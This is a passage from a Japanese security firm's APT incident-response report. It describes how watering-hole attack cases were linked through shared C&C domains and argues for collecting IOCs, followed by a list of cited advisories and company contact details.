


Figure 49 **Relationships between Cases in the CrowdStrike's Putter Panda Report**

5.3. Relationships between cases of simultaneous attacks carried out using different infection methods

We have confirmed relationships between certain cases of attacks that used different infection methods (Figure50). These were three simultaneous APTs that involved watering hole attacks triggered by Java programs (cases A and B), and another watering hole attack that took advantage of software update functionality (case C). Although different servers were used as vectors to infect targets, C&C servers accessed after infection and their domains were confirmed to be mutually related.

Multiple digital signatures stolen from Asian companies were used in these attacks, suggesting the attacker was highly skilled.




Figure 50 **Relationships between Cases That Used Different Infection Methods**

In this series of attacks, based on the trace evidence on the malware used, we were able to reveal that there was a relationship with another case subsequently encountered. This helped us solve problems in a relatively short period of time.

One month after we completed our investigation on case A, we were requested by another company to help them handle case B. The results of an analysis of the malware used in case B that was conducted during the investigation revealed that its destination domain (connection address) was the same as the destination domain of the malware detected in case A (circled area in Figure50). Accordingly, we investigated whether there was any trace evidence in case B showing that the attacker was exploiting Java programs, which was the cause of infection in case A. Our investigation revealed that there was in fact such evidence, allowing us to identify the cause of the infection in a short period of time. This also enabled us to effectively solve the cases entirely.

The above example involved relationships between different organizations. However, it is also highly beneficial to create IOCs from cases that have occurred within a single organization. The utilization of IOCs is likely to provide an effective means of fighting off APTs that may recur in the future. In addition, IOCs will also be useful in enhancing security measures during periods when no security issues exist. In order to effectively cope with APTs that continue to become increasingly sophisticated, diversified, and complex, it will become more important than ever to collect data on trace evidence regarding past attacks and to carry out a comprehensive analysis.

Source

- 3. http://itpro.nikkeibp.co.jp/active/pdf/security/2013/AA132202emc.pdf
- 4. http://www.fireeye.com/blog/technical/targeted-attack/2012/12/council-foreign-relations-water-hole-attack-details.html
- 5. http://www.symantec.com/connect/ja/blogs-40
- 6. http://www.fireeye.com/blog/threat-research/2013/03/internet-explorer-8-exploit-found-in-watering-hole-campaign-targeting-chinese-dissidents.html
- 7. http://www.fireeye.com/blog/technical/cyber-exploits/2013/05/ie-zero-day-is-used-in-dol-watering-hole-attack.html
- 8. http://www.lac.co.jp/security/alert/2013/10/09_alert_01.html
- 9. http://www.fireeye.com/blog/threat-research/2013/11/operation-ephemeral-hydra-ie-zero-day-linked-to-deputydog-uses-diskless-method.html
- 10. http://www.symantec.com/connect/ja/blogs-314
- 11. http://www.lac.co.jp/security/alert/2014/01/23_alert_01.html
- 12. http://www.symantec.com/connect/ja/blogs/internet-explorer-10-1
- 13. http://www.fireeye.com/blog/threat-research/2014/02/operation-greedywonk-multiple-economic-and-foreign-policy-sites-compromised-serving-up-flash-zero-day-exploit.html
- 14. http://www.fireeye.com/blog/threat-research/2014/04/new-zero-day-exploit-targeting-internet-explorer-versions-9-through-11-identified-in-targeted-attacks.html
- 15. http://securelist.com/blog/incidents/59399/new-flash-player-0-day-cve-2014-0515-used-in-watering-hole-attacks/
- 16. http://www.symantec.com/connect/blogs/ie-operation-backdoor-cut
- 17. http://jp.emeditor.com/general/ 更新チェックによるウィルス感染の可能性 /
- 18. https://technet.microsoft.com/ja-jp/library/security/ms13-080.aspx
- 19. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3893
- 20. http://www.lac.co.jp/security/alert/2013/10/09_alert_01.html
- 21. http://www.lac.co.jp/security/report/2013/11/06_jsoc_01.html
- 22. http://www.gomplayer.jp/player/notice/view.html?intSeq=300
- 23. http://jp.emeditor.com/general/ 今回のハッカーによる攻撃の詳細について /
- 25. http://www.cdnetworks.co.jp/company/pressrelease/20140627.pdf
- 26. https://www.ipa.go.jp/security/technicalwatch/20140130.html
- 27. http://www.ipa.go.jp/files/000042039.pdf
- 28. https://www.npa.go.jp/keibi/biki3/250822kouhou.pdf
- 29. http://blog.f-secure.jp/archives/50730250.html
- 30. http://erteam.nprotect.com/473
- 35. https://inet.trendmicro.co.jp/doc_dl/select.asp?type=1&cid=81&_ga=1.124170506.1492204191.1408000144
- 37. http://esec-pentest.sogeti.com/post/Exploiting-Windows-2008-Group-Policy-Preferences
- 38. http://blogs.technet.com/b/srd/archive/2014/05/13/ms14-025-an-update-for-group-policy-preferences.aspx
- 39. https://www.mandiant.com/resources/mandiant-reports/
- 40. https://sect.iij.ad.jp/d/2013/11/197093.html
- 41. http://www.lac.co.jp/security/report/2014/03/11_jsoc_01.html
- 42. http://technet.microsoft.com/ja-jp/sysinternals/bb963902.aspx
- 44. http://blog.trendmicro.co.jp/archives/6835
- 45. https://www.mandiant.com/
- 46. http://technet.microsoft.com/ja-jp/sysinternals/bb897443.aspx
- 47. http://resources.crowdstrike.com/putterpanda/

LAC Co., Ltd.

Hirakawacho Mori Tower, 2-16-1, Hirakawacho, Chiyoda, Tokyo, 102-0093
TEL: +81(3)-6757-0113
E-Mail: sales@lac.co.jp
http://www.lac.co.jp

Use this report at your own risk. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document. When using data from this report, be sure to cite the source.
LAC is a trademark of LAC Co., Ltd. JSOC is a registered trademark of LAC Co., Ltd.
Other product names and company names are trademarks or registered trademarks of their respective companies.